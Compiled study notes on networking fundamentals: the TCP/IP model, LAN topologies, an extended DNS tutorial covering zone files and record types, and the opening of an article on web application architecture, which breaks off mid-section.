The TCP/IP network model is a four-layer reference model. All protocols that belong to the TCP/IP protocol suite are located in the top three layers of this model.

Application

Defines TCP/IP application protocols and how host programs interface with transport layer services to use the network. Protocol examples include HTTP, Telnet, FTP, TFTP, SNMP, DNS, SMTP.

Transport

Provides communication session management between host computers. Defines the level of service and status of the connection used when transporting data. Protocol examples include TCP, UDP, RTP.

Internet

Packages data into IP datagrams, which contain source and destination address information that is used to forward the datagrams between hosts and across networks. Performs routing of IP datagrams. Protocol examples include IP, ICMP, ARP, RARP.

Network interface

Specifies details of how data is physically sent through the network, including how bits are electrically signaled by hardware devices that interface directly with a network medium, such as coaxial cable, optical fiber, or twisted-pair copper wire. Protocol examples include Ethernet, Token Ring, FDDI, X.25, Frame Relay, RS-232, v.35.

Each layer of the TCP/IP model corresponds to one or more layers of the seven-layer Open Systems Interconnection (OSI) reference model.

Network Topologies

Network topology refers to the shape or the arrangement of the different elements in a computer network (i.e. links and nodes). Network Topology defines how different nodes in a network are connected to each other and how they communicate is determined by the network's topology.

Topologies are either physical or logical. There are four principal topologies used in LANs.

Bus Topology

All devices are connected to a central cable, called the bus or backbone. Bus networks are relatively inexpensive and easy to install for small networks.

Ring Topology

All devices are connected to one another in the shape of a closed loop, so that each device is connected directly to two other devices, one on either side of it.

Star Topology

All devices are connected to a central hub. Star networks are relatively easy to install and manage, but bottlenecks can occur because all data must pass through the hub.

Tree Topology

A tree topology combines characteristics of linear bus and star topologies. It consists of groups of star-configured workstations connected to a linear bus backbone cable.

These topologies can also be mixed. For example, a bus-star network consists of a high-bandwidth bus, called the backbone, which connects a collections of slower-bandwidth star segments.

Recommended Reading: *View Webopedia's What are Network Topologies study guide for in-depth descriptions and diagrams.*

From <https://www.webopedia.com/quick_ref/network-fundamentals-study-guide.html>

An Introduction to DNS Terminology, Components, and Concepts

Introduction

DNS, or the Domain Name System, is often a very difficult part of learning how to configure websites and servers. Understanding how DNS works will help you diagnose problems with configuring access to your websites and will allow you to broaden your understanding of what's going on behind the scenes.

In this guide, we will discuss some fundamental DNS concepts that will help you hit the ground running with your DNS configuration. After tackling this guide, you should be ready to set up your domain name with DigitalOcean or set up your very own DNS server.

Before we jump into setting up your own servers to resolve your domain or setting up our domains in the control panel, let's go over some basic concepts about how all of this actually works.

Domain Terminology

We should start by defining our terms. While some of these topics are familiar from other contexts, there are many terms used when talking about domain names and DNS that aren't used too often in other areas of computing.

Let's start easy:

Domain Name System

The domain name system, more commonly known as "DNS" is the networking system in place that allows us to resolve human-friendly names to unique addresses.

Domain Name

A domain name is the human-friendly name that we are used to associating with an internet resource. For instance, "google.com" is a domain name. Some people will say that the "google" portion is the domain, but we can generally refer to the combined form as the domain name.

The URL "google.com" is associated with the servers owned by Google Inc. The domain name system allows us to reach the Google servers when we type "google.com" into our browsers.

IP Address

An IP address is what we call a network addressable location. Each IP address must be unique within its network. When we are talking about websites, this network is the entire internet.

IPv4, the most common form of addresses, are written as four sets of numbers, each set having up to three digits, with each set separated by a dot. For example, "111.222.111.222" could be a valid IPv4 IP address. With DNS, we map a name to that address so that you do not have to remember a complicated set of numbers for each place you wish to visit on a network.

Top-Level Domain

A top-level domain, or TLD, is the most general part of the domain. The top-level domain is the furthest portion to the right (as separated by a dot). Common top-level domains are "com", "net", "org", "gov", "edu", and "io".

Top-level domains are at the top of the hierarchy in terms of domain names. Certain parties are given management control over top-level domains by ICANN (Internet Corporation for Assigned Names and Numbers). These parties can then distribute domain names under the TLD, usually through a domain registrar.

Hosts

Within a domain, the domain owner can define individual hosts, which refer to separate computers or services accessible through a domain. For instance, most domain owners make their web servers accessible through the bare domain (example.com) and also through the "host" definition "www" (www.example.com).

You can have other host definitions under the general domain. You could have API access through an "api" host (api.example.com) or you could have ftp access by defining a host called "ftp" or "files" (ftp.example.com or files.example.com). The host names can be arbitrary as long as they are unique for the domain.

SubDomain

A subject related to hosts are subdomains.

DNS works in a hierarchy. TLDs can have many domains under them. For instance, the "com" TLD has both "google.com" and "ubuntu.com" underneath it. A "subdomain" refers to any domain that is part of a larger domain. In this case, "ubuntu.com" can be said to be a subdomain of "com". This is typically just called the domain or the "ubuntu" portion is called a SLD, which means second level domain.

Likewise, each domain can control "subdomains" that are located under it. This is usually what we mean by subdomains. For instance you could have a subdomain for the history department of your school at "www.history.school.edu". The "history" portion is a subdomain.

The difference between a host name and a subdomain is that a host defines a computer or resource, while a subdomain extends the parent domain. It is a method of subdividing the domain itself.

Whether talking about subdomains or hosts, you can begin to see that the left-most portions of a domain are the most specific. This is how DNS works: from most to least specific as you read from left-to-right.

Fully Qualified Domain Name

A fully qualified domain name, often called FQDN, is what we call an absolute domain name. Domains in the DNS system can be given relative to one another, and as such, can be somewhat ambiguous. A FQDN is an absolute name that specifies its location in relation to the absolute root of the domain name system.

This means that it specifies each parent domain including the TLD. A proper FQDN ends with a dot, indicating the root of the DNS hierarchy. An example of a FQDN is "mail.google.com.". Sometimes software that calls for FQDN does not require the ending dot, but the trailing dot is required to conform to ICANN standards.

Name Server

A name server is a computer designated to translate domain names into IP addresses. These servers do most of the work in the DNS system. Since the total number of domain translations is too much for any one server, each server may redirect request to other name servers or delegate responsibility for a subset of subdomains they are responsible for.

Name servers can be "authoritative", meaning that they give answers to queries about domains under their control. Otherwise, they may point to other servers, or serve cached copies of other name servers' data.

Zone File

A zone file is a simple text file that contains the mappings between domain names and IP addresses. This is how the DNS system finally finds out which IP address should be contacted when a user requests a certain domain name.

Zone files reside in name servers and generally define the resources available under a specific domain, or the place that one can go to get that information.

Records

Within a zone file, records are kept. In its simplest form, a record is basically a single mapping between a resource and a name. These can map a domain name to an IP address, define the name servers for the domain, define the mail servers for the domain, etc.

How DNS Works

Now that you are familiar with some of the terminology involved with DNS, how does the system actually work?

The system is very simple at a high-level overview, but is very complex as you look at the details. Overall though, it is a very reliable infrastructure that has been essential to the adoption of the internet as we know it today.

Root Servers

As we said above, DNS is, at its core, a hierarchical system. At the top of this system is what are known as "root servers". These servers are controlled by various organizations and are delegated authority by ICANN (Internet Corporation for Assigned Names and Numbers).

There are currently 13 root servers in operation. However, as there are an incredible number of names to resolve every minute, each of these servers is actually mirrored. The interesting thing about this set up is that each of the mirrors for a single root server share the same IP address. When requests are made for a certain root server, the request will be routed to the nearest mirror of that root server.

What do these root servers do? Root servers handle requests for information about Top-level domains. So if a request comes in for something a lower-level name server cannot resolve, a query is made to the root server for the domain.

The root servers won't actually know where the domain is hosted. They will, however, be able to direct the requester to the name servers that handle the specifically requested top-level domain.

So if a request for "www.wikipedia.org" is made to the root server, the root server will not find the result in its records. It will check its zone files for a listing that matches "www.wikipedia.org". It will not find one.

It will instead find a record for the "org" TLD and give the requesting entity the address of the name server responsible for "org" addresses.

TLD Servers

The requester then sends a new request to the IP address (given to it by the root server) that is responsible for the top-level domain of the request.

So, to continue our example, it would send a request to the name server responsible for knowing about "org" domains to see if it knows where "www.wikipedia.org" is located.

Once again, the requester will look for "www.wikipdia.org" in its zone files. It will not find this record in its files.

However, it will find a record listing the IP address of the name server responsible for "wikipedia.org". This is getting much closer to the answer we want.

Domain-Level Name Servers

At this point, the requester has the IP address of the name server that is responsible for knowing the actual IP address of the resource. It sends a new request to the name server asking, once again, if it can resolve "www.wikipedia.org".

The name server checks its zone files and it finds that it has a zone file associated with "wikipedia.org". Inside of this file, there is a record for the "www" host. This record tells the IP address where this host is located. The name server returns the final answer to the requester.

What is a Resolving Name Server?

In the above scenario, we referred to a "requester". What is the requester in this situation?

In almost all cases, the requester will be what we call a "resolving name server" A resolving name server is one configured to ask other servers questions. It is basically an intermediary for a user which caches previous query results to improve speed and knows the addresses of the root servers to be able to "resolve" requests made for things it doesn't already know about.

Basically, a user will usually have a few resolving name servers configured on their computer system. The resolving name servers are usually provided by an ISP or other organizations. For instance Google provides resolving DNS servers that you can query. These can be either configured in your computer automatically or manually.

When you type a URL in the address bar of your browser, your computer first looks to see if it can find out locally where the resource is located. It checks the "hosts" file on the computer and a few other locations. It then sends the request to the resolving name server and waits back to receive the IP address of the resource.

The resolving name server then checks its cache for the answer. If it doesn't find it, it goes through the steps outlined above.

Resolving name servers basically compress the requesting process for the end user. The clients simply have to know to ask the resolving name servers where a resource is located and be confident that they will investigate and return the final answer.

Zone Files

We mentioned in the above process the idea of "zone files" and "records".

Zone files are the way that name servers store information about the domains they know about. Every domain that a name server knows about is stored in a zone file. Most requests

coming to the average name server are not something that the server will have zone files for.

If it is configured to handle recursive queries, like a resolving name server, it will find out the answer and return it. Otherwise, it will tell the requesting party where to look next.

The more zone files that a name server has, the more requests it will be able to answer authoritatively.

A zone file describes a DNS "zone", which is basically a subset of the entire DNS naming system. It generally is used to configure just a single domain. It can contain a number of records which define where resources are for the domain in question.

The zone's $ORIGIN is a parameter equal to the zone's highest level of authority by default.

So if a zone file is used to configure the "example.com." domain, the $ORIGIN would be set to example.com..

This is either configured at the top of the zone file or it can be defined in the DNS server's configuration file that references the zone file. Either way, this parameter describes what the zone is going to be authoritative for.

Similarly, the $TTL configures the "time to live" of the information it provides. It is basically a timer. A caching name server can use previously queried results to answer questions until the TTL value runs out.

Record Types

Within the zone file, we can have many different record types. We will go over some of the more common (or mandatory types) here.

SOA Records

The Start of Authority, or SOA, record is a mandatory record in all zone files. It must be the first real record in a file (although $ORIGIN or $TTL specifications may appear above). It is also one of the most complex to understand.

The start of authority record looks something like this:

```
domain.com.  IN SOA ns1.domain.com. admin.domain.com. (
                                12083   ; serial number
                                3h      ; refresh interval
                                30m     ; retry interval
                                3w      ; expiry period
                                1h      ; negative TTL
)
```

Let's explain what each part is for:

- domain.com.: This is the root of the zone. This specifies that the zone file is for the domain.com.domain. Often, you'll see this replaced with @, which is just a placeholder that substitutes the contents of the $ORIGIN variable we learned about

above.

- IN SOA: The "IN" portion means internet (and will be present in many records). The SOA is the indicator that this is a Start of Authority record.
- ns1.domain.com.: This defines the primary master name server for this domain. Name servers can either be master or slaves, and if dynamic DNS is configured one server needs to be a "primary master", which goes here. If you haven't configured dynamic DNS, then this is just one of your master name servers.
- admin.domain.com.: This is the email address of the administrator for this zone. The "@" is replaced with a dot in the email address. If the name portion of the email address normally has a dot in it, this is replace with a "\" in this part (your.name@domain.com becomes your\name.domain.com).
- 12083: This is the serial number for the zone file. Every time you edit a zone file, you must increment this number for the zone file to propagate correctly. Slave servers will check if the master server's serial number for a zone is larger than the one they have on their system. If it is, it requests the new zone file, if not, it continues serving the original file.
- 3h: This is the refresh interval for the zone. This is the amount of time that the slave will wait before polling the master for zone file changes.
- 30m: This is the retry interval for this zone. If the slave cannot connect to the master when the refresh period is up, it will wait this amount of time and retry to poll the master.
- 3w: This is the expiry period. If a slave name server has not been able to contact the master for this amount of time, it no longer returns responses as an authoritative source for this zone.
- 1h: This is the amount of time that the name server will cache a name error if it cannot find the requested name in this file.

A and AAAA Records

Both of these records map a host to an IP address. The "A" record is used to map a host to an IPv4 IP address, while "AAAA" records are used to map a host to an IPv6 address.

The general format of these records is this:

```
host    IN    A       IPv4_address
host    IN    AAAA    IPv6_address
```

So since our SOA record called out a primary master server at "ns1.domain.com", we would have to map this to an address to an IP address since "ns1.domain.com" is within the "domain.com" zone that this file is defining.

The record could look something like this:

```
ns1    IN  A      111.222.111.222
```

Notice that we don't have to give the full name. We can just give the host, without the FQDN and the DNS server will fill in the rest with the $ORIGIN value. However, we could just as easily use the entire FQDN if we feel like being semantic:

```
ns1.domain.com.    IN  A      111.222.111.222
```

In most cases, this is where you'll define your web server as "www":

```
www    IN  A      222.222.222.222
```

We should also tell where the base domain resolves to. We can do this like this:

```
domain.com.     IN  A       222.222.222.222
```
We could have used the "@" to refer to the base domain instead:

```
@       IN  A       222.222.222.222
```
We also have the option of resolving anything that under this domain that is not defined explicitly to this server too. We can do this with the "*" wild card:

```
*       IN  A       222.222.222.222
```
All of these work just as well with AAAA records for IPv6 addresses.

CNAME Records

CNAME records define an alias for canonical name for your server (one defined by an A or AAAA record).

For instance, we could have an A name record defining the "server1" host and then use the "www" as an alias for this host:

```
server1     IN  A       111.111.111.111
www         IN  CNAME   server1
```
Be aware that these aliases come with some performance losses because they require an additional query to the server. Most of the time, the same result could be achieved by using additional A or AAAA records.

One case when a CNAME is recommended is to provide an alias for a resource outside of the current zone.

MX Records

MX records are used to define the mail exchanges that are used for the domain. This helps email messages arrive at your mail server correctly.

Unlike many other record types, mail records generally don't map a host to something, because they apply to the entire zone. As such, they usually look like this:

```
        IN  MX  10   mail.domain.com.
```
Note that there is no host name at the beginning.

Also note that there is an extra number in there. This is the preference number that helps computers decide which server to send mail to if there are multiple mail servers defined. Lower numbers have a higher priority.

The MX record should generally point to a host defined by an A or AAAA record, and not one defined by a CNAME.

So, let's say that we have two mail servers. There would have to be records that look something like this:

```
        IN  MX  10  mail1.domain.com.
        IN  MX  50  mail2.domain.com.
mail1   IN  A       111.111.111.111
mail2   IN  A       222.222.222.222
```

In this example, the "mail1" host is the preferred email exchange server.

We could also write that like this:

```
      IN  MX  10  mail1
      IN  MX  50  mail2
mail1  IN  A      111.111.111.111
mail2  IN  A      222.222.222.222
```

NS Records

This record type defines the name servers that are used for this zone.

You may be wondering, "if the zone file resides on the name server, why does it need to reference itself?". Part of what makes DNS so successful is its multiple levels of caching. One reason for defining name servers within the zone file is that the zone file may be actually being served from a cached copy on another name server. There are other reasons for needing the name servers defined on the name server itself, but we won't go into that here.

Like the MX records, these are zone-wide parameters, so they do not take hosts either. In general, they look like this:

```
      IN  NS    ns1.domain.com.
      IN  NS    ns2.domain.com.
```

You should have at least two name servers defined in each zone file in order to operate correctly if there is a problem with one server. Most DNS server software considers a zone file to be invalid if there is only a single name server.

As always, include the mapping for the hosts with A or AAAA records:

```
      IN  NS    ns1.domain.com.
      IN  NS    ns2.domain.com.
ns1    IN  A     111.222.111.111
ns2    IN  A     123.211.111.233
```

There are quite a few other record types you can use, but these are probably the most common types that you will come across.

PTR Records

The PTR records are used define a name associated with an IP address. PTR records are the inverse of an A or AAAA record. PTR records are unique in that they begin at the .arpa root and are delegated to the owners of the IP addresses. The Regional Internet Registries (RIRs) manage the IP address delegation to organization and service providers. The Regional Internet Registries include APNIC, ARIN, RIPE NCC, LACNIC, and AFRINIC.

Here is an example of a PTR record for 111.222.333.444 would look like:

```
444.333.222.111.in-addr.arpa. 33692 IN PTR host.example.com.
```

This example of a PTR record for an IPv6 address shows the *nibble* format of the reverse of Google's IPv6 DNS Server 2001:4860:4860::8888.

```
8.8.8.8.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.6.8.4.0.6.8.4.1.0.0.2.ip6.arpa. 86400IN PTR google-public-dns-a.google.com.
```

The command line tool dig with the -x flag can be used to look up the reverse DNS name of an IP address.

Here is an example of a dig command. The +short is appended to reduce the output to the reverse DNS name.

- dig -x 8.8.4.4 +short

The output for the dig command above will be the domain name in the PTR record for the IP address:

```
google-public-dns-b.google.com.
```

Servers on the Internet use PTR records to place domain names within log entries, make informed spam handling decisions, and display easy-to-read details about other devices.

Most commonly-used email servers will look up the PTR record of an IP address it receives email from. If the source IP address does not have a PTR record associated with it, the emails being sent may be treated as spam and rejected. It is not important that the FQDN in the PTR matches the domain name of the email being sent. What is important is that there is a valid PTR record with a corresponding and matching forward A record.

Normally network routers on the Internet are given PTR records that correspond with their physical location. For example you may see references to 'NYC' or 'CHI' for a router in New York City or Chicago. This is helpful when running a traceroute or MTR and reviewing the path Internet traffic is taking.

Most providers offering dedicated servers or VPS services will give customers the ability to set a PTR record for their IP address. DigitalOcean will automatically assign the PTR record of any Droplet when the Droplet is named with a domain name. The Droplet name is assigned during creation and can be edited later using the settings page of the Droplet control panel.

Note: It is important that the FQDN in the PTR record has a corresponding and matching forward A record. Example: 111.222.333.444 has a PTR of server.example.com and server.example.com is an A record that points to 111.222.333.444.

CAA Records

CAA records are used to specify which Certificate Authorities (CAs) are allowed to issue SSL/TLS certificates for your domain. As of September 8, 2017 all CAs are required to check for these records before issuing a certificate. If no record is present, any CA may issue a certificate. Otherwise, only the specified CAs may issue certificates. CAA records can be applied to single hosts, or entire domains.

An example CAA record follows:

```
example.com.    IN  CAA 0 issue "letsencrypt.org"
```

The host, IN, and record type (CAA) are common DNS fields. The CAA-specific information above is the 0 issue "letsencrypt.org" portion. It is made up of three parts: flags (0), tags (issue), and values ("letsencrypt.org").

- Flags are an integer which indicates how a CA should handle tags it doesn't understand. If the flag is 0, the record will be ignored. If 1, the CA must refuse to issue the certificate.
- Tags are strings that denote the purpose of a CAA record. Currently they can be issue to authorize a CA to create certificates for a specific hostname, issuewild to authorize wildcard certificates, or iodef to define a URL where CAs can report policy violations.
- Values are a string associated with the record's tag. For issue and issuewild this will typically be the domain of the CA you're granting the permission to. For iodef this may be the URL of a contact form, or a mailto: link for email feedback.

You may use dig to fetch CAA records using the following options:

- dig example.com type257

For more detailed information about CAA records, you can read RFC 6844, or our tutorial *How To Create and Manage CAA Records Using DigitalOcean DNS*

Conclusion

You should now have a pretty good grasp on how DNS works. While the general idea is relatively easy to grasp once you're familiar with the strategy, this is still something that can be difficult for inexperienced administrators to put into practice.

For an overview check out How To Set Up Domains within the DigitalOcean Control Panel.

Tutorial Series

An Introduction to Managing DNS

DNS, or the domain name system, is an essential component of modern internet communication. It allows us to reference computers by names instead of IP addresses. In this series, we will cover the basic ideas behind DNS so that you feel comfortable working with it. Afterwards, we will walk through various ways that you can gain greater control over your domains and DNS resolution.

Web Application Basics

Wednesday, January 2, 2019 3:12 PM

https://medium.com/prodsters/web-application-fundamentals-part-1-37a26986894d

https://developer.mozilla.org/en-US/docs/Archive/B2G_OS/Quickstart/Intro_to_open_web_apps

Web application architecture: Components, models and types

The internet is steadily moving towards active user engagement and extended functionality offered by web apps. As they are replacing websites, more and more developers are interested in how to develop web apps and attract more visitors to their web resources.

One of the challenges any aspiring developer can encounter before trying their hand in web application development is choosing the type and the component model of web application architecture. Our article will dot the 'i's on the matter and help you choose well.

Web application components

Web application architecture is a pattern of interaction between web application components. However, this definition is somewhat ambiguous, since when we talk

about components of a web application, we can mean two things.

The first one features *UI/UX* web application components: dashboards, notifications, activity logs, statistics, settings, and many others. As you may have guessed, it has nothing to do with a web app architecture we want to discuss here, but rather with an interface layout plan.

The two main *structural components* of a web application are client and server sides. A client is a user-friendly representation of a web app's functionality that a user interacts with. Developed in HTML, JavaScript and CSS and existing within the user's web browser, it doesn't need any specific OS/device-related adjustments.

To build a server side you need PHP, Python, Java, Ruby on Rails, .NET or Node.js development skills. This side usually consists of at least two more parts: app logic, or the main control center, and database, where all persistent data is stored. There can be also other components, which we'll discuss in the next section.

Models of web app components

For a web app to be stable and fail-proof, it's important to leverage components of a web application and choose a model that suits your specific business needs.

One web server (with database)

This is the simplest and the most risky model, where a single database is a part of the web app's only server. If the server goes down, so does the web app. Such a raw model may suit some test projects or private practices. Still, if you want your web app to be reliable, we suggest looking at the other options.

Two+ web servers, one database

To scale web servers horizontally, you need to have your database run from a physically separate machine than a webserver. The idea is for a webserver not to store any data: even when it gets information from a client, the webserver processes it, writes the data to the database, and forgets about it. This is also known as 'stateless architecture'.

With at least two web servers, you avoid a single point of failure. Even if one of the web servers will ever go down, another one will take over immediately. All requests will be automatically readdressed to the new server, and the web app will keep running. Also, a database run from a separate machine is better protected and vetted. Still, if your only database crashes, the entire system will crash as well.

Two+ web servers, two+ databases

With this model, you have two options: databases store identical data or have the data evenly distributed among them. In the first case, no more than 2 databases is usually needed; when one is down, the other can replace it, loss-free. Since data aren't replicated in the second case, some data may become temporarily unavailable if one of the many databases crashes.

Still, this model is considered the most fail-proof: neither web servers, nor databases have single points of failure. If the scale is large, with more than 5 web servers or


databases, it's also wise to have load balancers installed. They will analyze all incoming requests and shrewdly allocate them to keep the workload under control.

Types of web application architecture

Regardless of the model, all web application components always work simultaneously and create an integral web app. Depending on how the app logic is distributed among the client and server sides, there can be various types of web application architecture.

Legacy HTML web app


According to the very first and basic web app architecture, a server, consisting of *web page construction logic* and *business logic* interacts with a client by sending out a complete HTML page. To see an update, the user needs to fully reload the page or, in other words, to have the client send a request for an HTML page to the server and load its entire code once again. Look at this type's web application architecture diagram below.



Since all the logics and data are stored on the server and the user doesn't have any access to it, this architecture type is highly secure. Still, due to constant content reload and huge data exchange, it is more common for static websites than actual web apps.

Widget web app

